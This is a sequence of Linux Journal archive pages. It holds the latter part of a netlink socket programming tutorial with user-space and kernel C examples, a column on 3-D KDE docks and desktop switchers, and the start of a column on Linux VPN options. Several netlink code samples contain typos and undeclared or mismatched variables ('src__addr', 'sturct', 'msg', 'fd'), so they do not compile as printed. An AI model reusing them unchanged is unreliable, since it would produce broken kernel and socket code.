System call and ioctl are simplex IPCs in the sense that a session for these IPCs can be initiated only by user-space applications. But, what if a kernel module has an urgent message for a user-space application? There is no way of doing that directly using these IPCs. Normally, applications periodically need to poll the kernel to get the state changes, although intensive polling is expensive. Netlink solves this problem gracefully by allowing the kernel to initiate sessions too. We call it the duplex characteristic of the netlink socket.

Finally, netlink socket provides a BSD socket-style API that is well understood by the software development community. Therefore, training costs are less as compared to using the rather cryptic system call APIs and ioctls.

Relating to the BSD Routing Socket

In BSD TCP/IP stack implementation, there is a special socket called the routing socket. It has an address family of AF_ROUTE, a protocol family of PF_ROUTE and a socket type of SOCK_RAW. The routing socket in BSD is used by processes to add or delete routes in the kernel routing table.

In Linux, the equivalent function of the routing socket is provided by the netlink socket protocol type NETLINK_ROUTE. Netlink socket provides a functionality superset of BSD's routing socket.

Netlink Socket APIs

The standard socket APIs—socket(), sendmsg(), recvmsg() and close()—can be used by user-space applications to access netlink socket. Consult the man pages for detailed definitions of these APIs. Here, we discuss how to choose parameters for these APIs only in the context of netlink socket. The APIs should be familiar to anyone who has written an ordinary network application using TCP/IP sockets.

To create a socket with socket(), enter:

```
int socket(int domain, int type, int protocol)
```

The socket domain (address family) is AF_NETLINK, and the type of socket is either SOCK_RAW or SOCK_DGRAM, because netlink is a datagram-oriented service.

The protocol (protocol type) selects for which netlink feature the socket is used. The following are some predefined netlink protocol types: NETLINK_ROUTE, NETLINK_FIREWALL, NETLINK_ARPD, NETLINK_ROUTE6 and NETLINK_IP6_FW. You also can add your own netlink protocol type easily.

Up to 32 multicast groups can be defined for each netlink protocol type. Each multicast group is represented by a bit mask, 1<<i, where 0<=i<=31. This is extremely useful when a group of processes and the kernel process coordinate to implement the same feature—sending multicast netlink messages can reduce the number of system calls used and alleviate applications from the burden of maintaining the multicast group membership.

bind()

As for a TCP/IP socket, the netlink bind() API associates a local (source) socket address with the opened socket. The netlink address structure is as follows:

```
struct sockaddr_nl
{
  sa_family_t    nl_family;  /* AF_NETLINK   */
  unsigned short nl_pad;     /* zero         */
  __u32          nl_pid;     /* process pid */
  __u32          nl_groups;  /* mcast groups mask */
} nladdr;
```

When used with bind(), the nl_pid field of the sockaddr_nl can be filled with the calling process' own pid. The nl_pid serves here as the local address of this netlink socket. The application is responsible for picking a unique 32-bit integer to fill in nl_pid:

```
NL_PID Formula 1:  nl_pid = getpid();
```

Formula 1 uses the process ID of the application as nl_pid, which is a natural choice if, for the given netlink protocol type, only one netlink socket is needed for the process.

In scenarios where different threads of the same process want to have different netlink sockets opened under the same netlink protocol, Formula 2 can be used to generate the nl_pid:

```
NL_PID Formula 2: pthread_self() << 16 | getpid();
```

In this way, different pthreads of the same process each can have their own netlink socket for the same netlink protocol type. In fact, even within a single pthread it's possible to create multiple netlink sockets for the same protocol type. Developers need to be more creative, however, in generating a unique nl_pid, and we don't consider this to be a normal-use case.

If the application wants to receive netlink messages of the protocol type that are destined for certain multicast groups, the bitmasks of all the interested multicast groups should be ORed together to form the nl_groups field of sockaddr_nl. Otherwise, nl_groups should be zeroed out so the application receives only the unicast netlink message of the protocol type destined for the application. After filling in the nladdr, do the bind as follows:

```
bind(fd, (struct sockaddr*)&nladdr, sizeof(nladdr));
```

Sending a Netlink Message

In order to send a netlink message to the kernel or other user-space processes, another struct sockaddr_nl nladdr needs to be supplied as the destination address, the same as sending a UDP packet with sendmsg(). If the message is destined for the kernel, both nl_pid and nl_groups should be supplied with 0.

If the message is a unicast message destined for another process, the nl_pid is the other process' pid and nl_groups is 0, assuming nlpid Formula 1 is used in the system.

If the message is a multicast message destined for one or multiple multicast groups, the bitmasks of all the destination multicast groups should be ORed together to form the nl_groups field. We then can supply the netlink address to the struct msghdr msg for the sendmsg() API, as follows:

```
struct msghdr msg;
msg.msg_name = (void *)&(nladdr);
msg.msg_namelen = sizeof(nladdr);
```

The netlink socket requires its own message header as well. This is for providing a common ground for netlink messages of all protocol types.

Because the Linux kernel netlink core assumes the existence of the following header in each netlink message, an application must supply this header in each netlink message it sends:

```
struct nlmsghdr
{
  __u32 nlmsg_len;   /* Length of message */
  __u16 nlmsg_type;  /* Message type*/
  __u16 nlmsg_flags; /* Additional flags */
  __u32 nlmsg_seq;   /* Sequence number */
  __u32 nlmsg_pid;   /* Sending process PID */
};
```

nlmsg_len has to be completed with the total length of the netlink message, including the header, and is required by netlink core. nlmsg_type can be used by applications and is an opaque value to netlink core. nlmsg_flags is used to give additional control to a message; it is read and updated by netlink core.

nlmsg_seq and nlmsg_pid are used by applications to track the message, and they are opaque to netlink core as well.

A netlink message thus consists of nlmsghdr and the message payload. Once a message has been entered, it enters a buffer pointed to by the nlh pointer. We also can send the message to the struct msghdr msg:

```
struct iovec iov;

iov.iov_base = (void *)nlh;
iov.iov_len = nlh->nlmsg_len;

msg.msg_iov = &iov;
msg.msg_iovlen = 1;
```

After the above steps, a call to sendmsg() kicks out the netlink message:

```
sendmsg(fd, &msg, 0);
```

Receiving Netlink Messages

A receiving application needs to allocate a buffer large enough to hold netlink message headers and message payloads. It then fills the struct msghdr msg as shown below and uses the standard recvmsg() to receive the netlink message, assuming the buffer is pointed to by nlh:

```
struct sockaddr_nl nladdr;
struct msghdr msg;
struct iovec iov;

iov.iov_base = (void *)nlh;
iov.iov_len = MAX_NL_MSG_LEN;
msg.msg_name = (void *)&(nladdr);
msg.msg_namelen = sizeof(nladdr);

msg.msg_iov = &iov;
msg.msg_iovlen = 1;
recvmsg(fd, &msg, 0);
```

After the message has been received correctly, the nlh should point to the header of the just-received netlink message. nladdr should hold the destination address of the received message, which consists of the pid and the multicast groups to which the message is sent. And, the macro NLMSG_DATA(nlh), defined in netlink.h, returns a pointer to the payload of the netlink message. A call to close(fd) closes the netlink socket identified by file descriptor fd.

Kernel-Space Netlink APIs

The kernel-space netlink API is supported by the netlink core in the kernel, net/core/af_netlink.c. From the kernel side, the API is different from the user-space API. The API can be used by kernel modules to access the netlink socket and to communicate with user-space applications. Unless you leverage the existing netlink socket protocol types, you need to add your own protocol type by adding a constant to netlink.h. For example, we can add a netlink protocol type for testing purposes by inserting this line into netlink.h:

```
#define NETLINK_TEST  17
```

Afterward, you can reference the added protocol type anywhere in the Linux kernel.

In user space, we call socket() to create a netlink socket, but in kernel space, we call the following API:

```
struct sock *
netlink_kernel_create(int unit,
           void (*input)(struct sock *sk, int len));
```

The parameter unit is, in fact, the netlink protocol type, such as NETLINK_TEST. The function pointer, input, is a callback function invoked when a message arrives at this netlink socket.

After the kernel has created a netlink socket for protocol NETLINK_TEST, whenever user space sends a netlink message of the NETLINK_TEST protocol type to the kernel, the callback function, input(), which is registered by netlink_kernel_create(), is invoked. The following is an example implementation of the callback function input:

```
void input (struct sock *sk, int len)
{
 struct sk_buff *skb;
 struct nlmsghdr *nlh = NULL;
 u8 *payload = NULL;

 while ((skb = skb_dequeue(&sk->receive_queue))
       != NULL) {
 /* process netlink message pointed by skb->data */
 nlh = (struct nlmsghdr *)skb->data;
 payload = NLMSG_DATA(nlh);
 /* process netlink message with header pointed by
  * nlh and payload pointed by payload
  */
 }
}
```

This input() function is called in the context of the sendmsg() system call invoked by the sending process. It is okay to process the netlink message inside input() if it's fast. When the processing of netlink message takes a long time, however, we want to keep it out of input() to avoid blocking other system calls from entering the kernel. Instead, we can use a dedicated kernel thread to perform the following steps indefinitely. Use `skb = skb_recv_datagram(nl_sk)` where `nl_sk` is the netlink socket returned by netlink_kernel_create(). Then, process the netlink message pointed to by skb->data.

This kernel thread sleeps when there is no netlink message in nl_sk. Thus, inside the callback function input(), we need to wake up only the sleeping kernel thread, like this:

```
void input (struct sock *sk, int len)
{
  wake_up_interruptible(sk->sleep);
}
```

This is a more scalable communication model between user space and kernel. It also improves the granularity of context switches.

Sending Netlink Messages from the Kernel

Just as in user space, the source netlink address and destination netlink address need to be set when sending a netlink message. Assuming the socket buffer holding the netlink message to be sent is struct sk_buff *skb, the local address can be set with:

```
NETLINK_CB(skb).groups = local_groups;
NETLINK_CB(skb).pid = 0;   /* from kernel */
```

The destination address can be set like this:

```
NETLINK_CB(skb).dst_groups = dst_groups;
NETLINK_CB(skb).dst_pid = dst_pid;
```

Such information is not stored in skb->data. Rather, it is stored in the netlink control block of the socket buffer, skb.

To send a unicast message, use:

```
int
netlink_unicast(struct sock *ssk, struct sk_buff
                   *skb, u32 pid, int nonblock);
```

where `ssk` is the netlink socket returned by netlink_kernel_create(), `skb->data` points to the netlink message to be sent and `pid` is the receiving application's pid, assuming NLPID Formula 1 is used. `nonblock` indicates whether the API should block when the receiving buffer is unavailable or immediately return a failure.

You also can send a multicast message. The following API delivers a netlink message to both the process specified by pid and the multicast groups specified by group:

```
void
netlink_broadcast(struct sock *ssk, struct sk_buff
         *skb, u32 pid, u32 group, int allocation);
```

`group` is the ORed bitmasks of all the receiving multicast groups. `allocation` is the kernel memory allocation type. Typically, GFP_ATOMIC is used if from interrupt context; GFP_KERNEL if otherwise. This is due to the fact that the API may need to allocate one or many socket buffers to clone the multicast message.

Closing a Netlink Socket from the Kernel

Given the struct sock *nl_sk returned by netlink_kernel_create(), we can call the following kernel API to close the netlink socket in the kernel:

```
sock_release(nl_sk->socket);
```

So far, we have shown only the bare minimum code framework to illustrate the concept of netlink programming. We now will use our NETLINK_TEST netlink protocol type and assume it already has been added to the kernel header file. The kernel module code listed here contains only the netlink-relevant part, so it should be inserted into a complete kernel module skeleton, which you can find from many other reference sources.

Unicast Communication between Kernel and Application

In this example, a user-space process sends a netlink message to the kernel module, and the kernel module echoes the message back to the sending process. Here is the user-space code:

```
#include <sys/socket.h>
#include <linux/netlink.h>

#define MAX_PAYLOAD 1024  /* maximum payload size*/
struct sockaddr_nl src_addr, dest_addr;
struct nlmsghdr *nlh = NULL;
struct iovec iov;
int sock_fd;

void main() {
 sock_fd = socket(PF_NETLINK, SOCK_RAW,NETLINK_TEST);

 memset(&src_addr, 0, sizeof(src_addr));
 src__addr.nl_family = AF_NETLINK;
 src_addr.nl_pid = getpid();  /* self pid */
 src_addr.nl_groups = 0;  /* not in mcast groups */
 bind(sock_fd, (struct sockaddr*)&src_addr,
      sizeof(src_addr));

 memset(&dest_addr, 0, sizeof(dest_addr));
 dest_addr.nl_family = AF_NETLINK;
 dest_addr.nl_pid = 0;   /* For Linux Kernel */
 dest_addr.nl_groups = 0; /* unicast */

 nlh=(struct nlmsghdr *)malloc(
                        NLMSG_SPACE(MAX_PAYLOAD));
 /* Fill the netlink message header */
 nlh->nlmsg_len = NLMSG_SPACE(MAX_PAYLOAD);
 nlh->nlmsg_pid = getpid();  /* self pid */
 nlh->nlmsg_flags = 0;
 /* Fill in the netlink message payload */
 strcpy(NLMSG_DATA(nlh), "Hello you!");

 iov.iov_base = (void *)nlh;
 iov.iov_len = nlh->nlmsg_len;
 msg.msg_name = (void *)&dest_addr;
 msg.msg_namelen = sizeof(dest_addr);
 msg.msg_iov = &iov;
 msg.msg_iovlen = 1;

 sendmsg(fd, &msg, 0);

 /* Read message from kernel */
 memset(nlh, 0, NLMSG_SPACE(MAX_PAYLOAD));
 recvmsg(fd, &msg, 0);
 printf(" Received message payload: %s\n",
        NLMSG_DATA(nlh));

 /* Close Netlink Socket */
 close(sock_fd);
}
```

And, here is the kernel code:

```
struct sock *nl_sk = NULL;

void nl_data_ready (struct sock *sk, int len)
{
  wake_up_interruptible(sk->sleep);
}

void netlink_test() {
 struct sk_buff *skb = NULL;
 struct nlmsghdr *nlh = NULL;
 int err;
 u32 pid;

 nl_sk = netlink_kernel_create(NETLINK_TEST,
                                   nl_data_ready);
 /* wait for message coming down from user-space */
 skb = skb_recv_datagram(nl_sk, 0, 0, &err);
 nlh = (struct nlmsghdr *)skb->data;
 printk("%s: received netlink message payload:%s\n",
        __FUNCTION__, NLMSG_DATA(nlh));

 pid = nlh->nlmsg_pid; /*pid of sending process */
 NETLINK_CB(skb).groups = 0; /* not in mcast group */
 NETLINK_CB(skb).pid = 0;      /* from kernel */
 NETLINK_CB(skb).dst_pid = pid;
 NETLINK_CB(skb).dst_groups = 0;  /* unicast */
 netlink_unicast(nl_sk, skb, pid, MSG_DONTWAIT);
 sock_release(nl_sk->socket);
}
```

After loading the kernel module that executes the kernel code above, when we run the user-space executable, we should see the following dumped from the user-space program:

```
Received message payload: Hello you!
```

And, the following message should appear in the output of dmesg:

```
netlink_test: received netlink message payload:
Hello you!
```

Multicast Communication between Kernel and Applications

In this example, two user-space applications are listening to the same netlink multicast group. The kernel module pops up a message through netlink socket to the multicast group, and all the applications receive it. Here is the user-space code:

```
#include <sys/socket.h>
#include <linux/netlink.h>

#define MAX_PAYLOAD 1024  /* maximum payload size*/
struct sockaddr_nl src_addr, dest_addr;
struct nlmsghdr *nlh = NULL;
struct iovec iov;
int sock_fd;

void main() {
 sock_fd=socket(PF_NETLINK, SOCK_RAW, NETLINK_TEST);

 memset(&src_addr, 0, sizeof(local_addr));
 src_addr.nl_family = AF_NETLINK;
 src_addr.nl_pid = getpid();  /* self pid */
 /* interested in group 1<<0 */
 src_addr.nl_groups = 1;
 bind(sock_fd, (struct sockaddr*)&src_addr,
      sizeof(src_addr));

 memset(&dest_addr, 0, sizeof(dest_addr));

 nlh = (struct nlmsghdr *)malloc(
                          NLMSG_SPACE(MAX_PAYLOAD));
 memset(nlh, 0, NLMSG_SPACE(MAX_PAYLOAD));

 iov.iov_base = (void *)nlh;
 iov.iov_len = NLMSG_SPACE(MAX_PAYLOAD);
 msg.msg_name = (void *)&dest_addr;
 msg.msg_namelen = sizeof(dest_addr);
 msg.msg_iov = &iov;
 msg.msg_iovlen = 1;
 printf("Waiting for message from kernel\n");

 /* Read message from kernel */
 recvmsg(fd, &msg, 0);
 printf(" Received message payload: %s\n",
        NLMSG_DATA(nlh));
 close(sock_fd);
}
```

And, here is the kernel code:

```
#define MAX_PAYLOAD 1024
struct sock *nl_sk = NULL;

void netlink_test() {
 sturct sk_buff *skb = NULL;
 struct nlmsghdr *nlh;
 int err;

 nl_sk = netlink_kernel_create(NETLINK_TEST,
                              nl_data_ready);
 skb=alloc_skb(NLMSG_SPACE(MAX_PAYLOAD),GFP_KERNEL);
 nlh = (struct nlmsghdr *)skb->data;
 nlh->nlmsg_len = NLMSG_SPACE(MAX_PAYLOAD);
 nlh->nlmsg_pid = 0;  /* from kernel */
 nlh->nlmsg_flags = 0;
 strcpy(NLMSG_DATA(nlh), "Greeting from kernel!");
 /* sender is in group 1<<0 */
 NETLINK_CB(skb).groups = 1;
 NETLINK_CB(skb).pid = 0;  /* from kernel */
 NETLINK_CB(skb).dst_pid = 0;  /* multicast */
 /* to mcast group 1<<0 */
 NETLINK_CB(skb).dst_groups = 1;

 /*multicast the message to all listening processes*/
 netlink_broadcast(nl_sk, skb, 0, 1, GFP_KERNEL);
 sock_release(nl_sk->socket);
}
```

Assuming the user-space code is compiled into the executable nl_recv, we can run two instances of nl_recv:

```
./nl_recv &
Waiting for message from kernel
./nl_recv &
Waiting for message from kernel
```

Then, after we load the kernel module that executes the kernel-space code, both instances of nl_recv should receive the following message:

```
Received message payload: Greeting from kernel!
Received message payload: Greeting from kernel!
```

Conclusion

Netlink socket is a flexible interface for communication between user-space applications and kernel modules. It provides an easy-to-use socket API to both applications and the kernel. It provides advanced communication features, such as full-duplex, buffered I/O, multicast and asynchronous communication, which are absent in other kernel/user-space IPCs.

Kevin Kaichuan He (hek_u5@yahoo.com) is a principal software engineer at Solustek Corp. He currently is working on embedded system, device driver and networking protocols projects. His previous work experience includes senior software engineer at Cisco Systems and research assistant at CS, Purdue University. In his spare time, he enjoys digital photography, PS2 games and literature.

Archive Index Issue Table of Contents

Advanced search

Cooking with Linux

Eye-Popping Panels

Marcel Gagné

Issue #130, February 2005

If you're tired of functional but boring user interfaces, try dressing up your desktop with funky panels and a 3-D window switcher.

François? You look a little green. What is wrong? Ah, you were playing with the 3-D desktop switcher and got a little motion sickness. Perhaps with your delicate condition, we should stick to the more classic desktop pagers. Not at all, *mon ami*, I am not making fun of you. You are more of a down-to-earth kind of waiter, and things zooming through space, toward you or away from you, are obviously not for meant for one such as yourself. Get yourself together, François. We certainly don't want you dropping the wine on our guests when you serve it. Speaking of our guests, they have just arrived.

Welcome, *mes amis* to *Chez Marcel*, the world's finest Linux French restaurant and the home of the greatest wine cellar in the world. Please sit and make yourselves comfortable. I'll have my faithful waiter run down to the wine cellar immediately. Steady, François. Let me see...the 2003 Casillero del Diablo Chilean Chardonnay would be excellent with this menu—fresh pear and green apple flavors and exactly the right acidity, *mes amis*. Ordinarily, François, I would tell you to hurry, but take it easy on the way up!

Despite using a model we've come to think of as normal, many programmers and users are looking for alternatives to the standard panel, pager and system tray. What's interesting is that much of the hard work being done on these panel replacements (or enhancements) involves some kind of eye-popping, 3-D effects, the kind that has made François a bit unsteady on his feet.

One of these alternative panels is Stephano's KXDocker Project, which owes some inspiration to the Mac OS X Docker, but as Stephano explains is “more powerful”. The effect created leaves your system with a collection of icons representing various applications (including your program launcher menus) running along the bottom. Running your mouse across these icons in sequence creates an effect much like an icon wave making its way along the bottom (Figure 1).




Figure 1. This KDE panel does the wave with your icons.

The first step to getting KXDocker working is to pick up a copy from the official project Web site (see the on-line Resources). The Web site provides precompiled packages for an impressive number of the major distributions. Source also is available if your system isn't listed. A resources package is available on the download page. This isn't necessary with the latest builds, but it does include some additional theme support so you may want to install it as well (simply run the install.sh script). Building from source is a fairly straightforward extract-and-build five step:

```
tar -xjvf kxdocker-0.23.tar.bz2
cd kxdocker-0.23
./configure --prefix=/usr
make
su -c "make install"
```

I included a prefix to the standard ./configure step, because you'll want to install the KXDocker program into the same hierarchy as your current KDE installation.

To use KXDocker, simply run `kxdocker`. The dock appears at the bottom of your screen. It's probably a good idea to move the KDE Kicker panel out of the way (drag it to the top for now). Although KXDocker is designed as a replacement for the default KDE kicker, it works happily in conjunction with it. In fact, KXDocker even disappears into your system tray where it can be activated with a single click on its icon.

To change the default operation, included icons, themes and so on, right-click on the panel and select Configurator (this also can be done by right-clicking the system tray icon). The configurator is a tabbed dialog from which you can modify a number of items to make the dock work the way you want. One setting you might want to change right away is listed in the Window tab as Auto send to background, so that the dock isn't obscured automatically by running application windows, such as a word processor. Once a change has been made, click the Save icon and assign a name to this configuration. When asked whether you want it loaded automatically when you restart KXDocker, click Accept.

If the idea of improving your panel experience is starting to sound interesting, *mes amis*, don't stop there. Another project well worth investigating is the KSmoothDock Team's KSmoothDock. KSmoothDock works in two different zooming modes. The default is called the normal zooming mode. As you move across each icon in the new panel, the icons zoom to offer a larger view (Figure 2).




Figure 2. KSmoothDock in Normal Zoom Mode

This is only the beginning and the most basic of KSmoothDock's settings. I discuss the others shortly, but to make KSmoothDock work, you need a copy. Although the official hosting site for KSmoothDock is SourceForge, your best bet for the latest and greatest on the project is the KDE-Look Web site (see Resources). From there, you can get precompiled binaries for a few different releases. Source also is available and can be installed on any system running KDE 3.2 or later. The process, once again, is the classic extract-and-build five step:

```
tar -xzvf ksmoothdock-3.5.1.tar.gz
cd ksmoothdock-3.5.1
./configure --prefix=/usr
make
su -c "make install"
```

Start the program by running `ksmoothdock`. A window appears suggesting that KDE's default Kicker panel should be moved to the top, out of the way. The dialog offers to do it for you at this time. When the ksmoothdock program is running, everything becomes iconified, except the pager for the virtual desktops, including running tasks. The icons are the default icons for the applications.

The second mode is called parabolic zooming mode and is more like the effect created by KXDocker. In the normal mode, virtual desktops are represented by numbered squares representing the workspaces, but they do not zoom. This changes in the parabolic mode as shown in Figure 3.




Figure 3. Mac OS X users will find this look familiar.

To switch to parabolic mode, right-click on the dock's program launcher (far left) and select Switch to Parabolic Zooming Mode (Figure 4). Changing modes like this does, however, require that you then exit the program and restart it for the changes to take effect. This is true for switching back to normal mode if you find this one too dizzying.




Figure 4. Right-Click to Switch Zooming Modes

The menu shown in Figure 4 has two other interesting items. The topmost item lets you change the Quick Launch menu, which are the four default icons to the right of the virtual desktops. Doing so opens a Konqueror window from which you can create links to applications. The second is a Preferences dialog. In the Preferences menu, you can select which components are visible in the dock, such as the clock, and whether the taskbar icons are to be included. Another interesting option is the level of opacity, which lets you define how much of your wallpaper is visible through the dock.

In all of these cases, the one thing that stays more or less the same is your pager and its virtual desktops—nothing really fancy there other than some simple representative icon zooming. To address this, I'm going to offer you a rather rich dessert and pull out all the stops on system performance with some of the best eye candy I've seen in a long time. I'm talking about Brad Wasson's 3D-Desktop, an OpenGL program that gives you a slick way of switching from one virtual desktop to another. You definitely need a 3-D accelerated video card for this one.

When the program starts, your screen shifts to 3-D mode. Your current virtual desktop appears to drop away, and the whole thing zooms out so that all all your screens are seen floating in space. It's an amazingly cool effect that you definitely have to try. By default, the 3D-Desktop default view is a carousel with all of your virtual desktops assembled in a circular presentation (Figure 5). Left and right cursor keys let you move from one desktop to the other. When you have the virtual desktop you want, press the spacebar or the Enter key. The virtual desktop you've chosen zooms back in and the screen shifts to normal view. It's cool. It's fun. And it's useful too.




Figure 5. The 3D-Desktop default is a carousel.

To experience 3D-Desktop, you need to get it on your system, so head on over to SourceForge and pick up a copy (see Resources). Source packages are available from the site along with a couple of different binary packages (SuSE and Red Hat) as well as a source RPM. You also are likely to find it on the contrib site for your particular distribution, but if you need to build from source, it isn't difficult. You need the Mesa GLU and Imlib2 development libraries, but aside from that, this is another example of the classic extract-and-build five step:

```
tar -xzvf 3ddesktop-0.2.7.tar.gz
cd 3ddesktop-0.2.7
./configure
make
su -c "make install"
```

Running the program is a matter of typing `3ddesk`. However, the first time, you should run the program with the --acquire option. Starting the program this way serves two purposes. The first is to see whether the server portion of the program (3ddeskd) is running and to start it if it isn't. The second is literally to acquire images of all of your current virtual desktops. A lot of people tend to run four virtual desktops. I run eight. This process takes only a second or two. Immediately after that, the magic happens and your 3-D switcher is running.

Once you have chosen a virtual desktop and returned to your work, you'll find yourself having to run `3ddesk` again next time. To get around that, map an unused function key to run the program. I used F2 in KDE so that pressing F2 switches me to the 3D-Desktop view with a single touch. Different desktop environments do it differently, but this is how it is done with KDE (the 3D-Desktop Web site has suggestions for other environments).

Right-click on the big K (application launcher) and select Menu Editor. When the menu edit window pops up, navigate down the side to your application of choice (you may need to add a 3D-Desktop menu item by clicking File followed by New Item on the menu bar). Click on the entry for 3D-Desktop and look down on the right-hand side near the bottom of that window. See the Current shortcut key button? It probably says None. Next, click that button. A window appears waiting for you to enter a keystroke. Press F2 (or whatever sequence amuses you), and then press Apply. You now can close the menu editor.

You may want to play with some of the command-line switches. Although the default carousel view is my personal favorite, other interesting modes include linear, flip and more. For a taste of childhood nostalgia, try the viewmaster mode by typing `3ddesk --mode=viewmaster`. Type `3ddesk --help` for more examples.

It appears, *mes amis*, that closing time has once again snuck up on us. I'm sure, however, that I can convince François to top up our guests' glasses one more time. *Merci*, François. I must confess that this wine is particularly good. It's making me think that a plain, flat, real desktop is really what we need at this time—a good solid surface for resting our wineglasses, *non*? Until next time, *mes amis*, let us all drink to one another's health. *A votre santé Bon appétit!*

Resources for this article: www.linuxjournal.com/article/7921.

Marcel Gagné (mggagne@salmar.com) lives in Mississauga, Ontario. He is the author of *Moving to the Linux Business Desktop* (ISBN 0-131-42192-1), his third book from Addison-Wesley. In real life, he is president of Salmar Consulting, Inc., a systems integration and network consulting firm. He is also a pilot, writes science fiction and fantasy, and folds a mean origami T-Rex.

Paranoid Penguin

Linux VPN Technologies

Mick Bauer

Issue #130, February 2005

Which virtual private network is right for you? Mick runs down the options and comes up with some winners and some warnings.

Virtual private networks, or VPNs, are useful and convenient things. Road warriors use them to connect to their home networks securely while traveling; geographically dispersed organizations use them to encrypt WAN links that use public bandwidth; and wireless LAN users use them to add a layer of security to their WLAN connections.

A number of VPN packages are available for Linux: FreeS/WAN, OpenS/WAN, PoPToP, OpenVPN and tinc, just to name a few. But how do you choose the right one for a given job? I show you how in this month's column.

VPN Architecture

VPNs generally address two different needs. The first is the need to allow users to connect to a private network with an encrypted connection through some untrusted medium, such as the Internet or a wireless LAN (WLAN). Figure 1 illustrates the remote-access scenario.




Figure 1. Remote-access VPNs allow one remote system to connect to a network.

In Figure 1, the dashed-blue data flow implies access to the entire corporate LAN. In practice, a remote-access VPN tunnel can limit that access through access control lists (ACLs) or firewall rules. Access can even, in the case of SSL-VPN, be limited to a single application on a single host (I'll explain SSL-VPN shortly).

For simplicity's sake, Figure 1 shows a single client; however, this scenario nearly always involves many clients. In other words, the remote-access scenario requires a client-server architecture in which a single VPN server or concentrator can build tunnels with hundreds or even thousands of remote users. (In this article I'm using the term client-server in a very broad sense, not in the specific software development sense.)

Although Figure 1 shows a VPN server acting as the corporate LAN's VPN endpoint, the firewall also could be used for this—both commercial and free firewalls, including Linux iptables/Netfilter, support VPN protocols.

